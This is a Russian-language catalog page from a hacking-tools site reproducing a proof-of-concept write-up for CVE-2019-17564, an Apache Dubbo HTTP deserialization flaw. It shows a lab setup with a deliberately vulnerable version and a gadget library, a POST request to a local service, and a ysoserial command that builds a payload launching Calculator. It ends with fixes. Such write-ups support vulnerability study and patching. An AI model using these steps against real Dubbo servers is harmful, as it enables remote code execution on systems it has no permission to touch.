
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2019-17564 — CVE-2019-17564:уязвимость десериализации Apache Dubbo | Kitploit

Инструменты/GitHubGitHub/fairyming/cve-2019-17564
Анализ уязвимостейАнализ КодаЭксплуатацияЭксплуатация веб-приложенийИнструмент Удаленного ДоступаРазработка Полезной Нагрузки
GitHubfairyming/cve-2019-17564

CVE-2019-17564

CVE-2019-17564:уязвимость десериализации Apache Dubbo

Репозиторий
85346 лет назадЕщё не проверено
Поделиться

CVE-2019-17564: Уязвимость десериализации Apache Dubbo

0x00 Введение

Apache Dubbo — это высокопроизводительный, легковесный фреймворк для удалённого вызова процедур (RPC) на Java с открытым исходным кодом. Он предоставляет три основные возможности: удалённый вызов методов через интерфейсы, интеллектуальную отказоустойчивость и балансировку нагрузки, а также автоматическую регистрацию и обнаружение сервисов.

0x01 Обзор уязвимости

Apache Dubbo поддерживает множество протоколов, официально рекомендуется использовать протокол Dubbo. Уязвимость десериализации (CVE-2019-17564) в HTTP-протоколе Apache Dubbo обусловлена некорректной обработкой тела сообщения при включённом HTTP-протоколе, что приводит к небезопасной десериализации. При наличии подходящих гаджетов в пакете проекта это может привести к удалённому выполнению кода.

0x02 Затронутые версии

2.7.0 <= Apache Dubbo <= 2.7.4.1 2.6.0 <= Apache Dubbo <= 2.6.7 Apache Dubbo = 2.5.x

0x03 Настройка среды

  1. Поскольку для запуска Dubbo требуется Zookeeper, сначала установите Zookeeper
wget https://archive.apache.org/dist/zookeeper/zookeeper-3.4.10/zookeeper-3.4.10.tar.gz
# Переименуйте zoo_sample.cfg в zoo.cfg в каталоге conf
mv zoo_sample.cfg zoo.cfg
# Перейдите в каталог bin и запустите Zookeeper
./zkServer.sh start

WX20200222-171524@2x.png

  1. Клонируйте проект Dubbo из GitHub и измените файл pom.xml
git clone https://github.com/apache/dubbo-samples
# Перейдите в каталог dubbo-samples-http и измените pom.xml
vim pom.xml


Измените версию Dubbo на уязвимую WX20200222-172028@2x.png Добавьте зависимость, импортируйте срабатывающий гаджет. В данном случае импортируется commons-collections4-4.0

<dependency>
        <groupId>org.apache.commons</groupId>
        <artifactId>commons-collections4</artifactId>
        <version>4.0</version>
    </dependency>
WX20200222-172346@2x.png


  1. Соберите с помощью Maven, запустите Dubbo
mvn clean package
mvn -Djava.net.preferIPv4Stack=true -Dexec.mainClass=org.apache.dubbo.samples.http.HttpProvider exec:java
WX20200222-172721@2x.png

0x04 Эксплуатация уязвимости

Полезная нагрузка

POST /org.apache.dubbo.samples.http.api.DemoService HTTP/1.1
Host: 127.0.0.1:8080

payload


Здесь используется ysoserial для генерации полезной нагрузки

java -jar ysoserial-master-55f1e7c35c-1.jar CommonsCollections4 /System/Applications/Calculator.app/Contents/MacOS/Calculator > 1.ser

Отправка через Burp Suite WX20200222-173202@2x.png
0x05 Способы исправления

  1. Отключите HTTP-протокол
  2. Обновите до версии 2.7.5 или выше, ссылка: https://github.com/apache/dubbo/releases/tag/dubbo-2.7.5

Ссылки:

https://www.mail-archive.com/[email protected]/msg06225.html

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    275

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





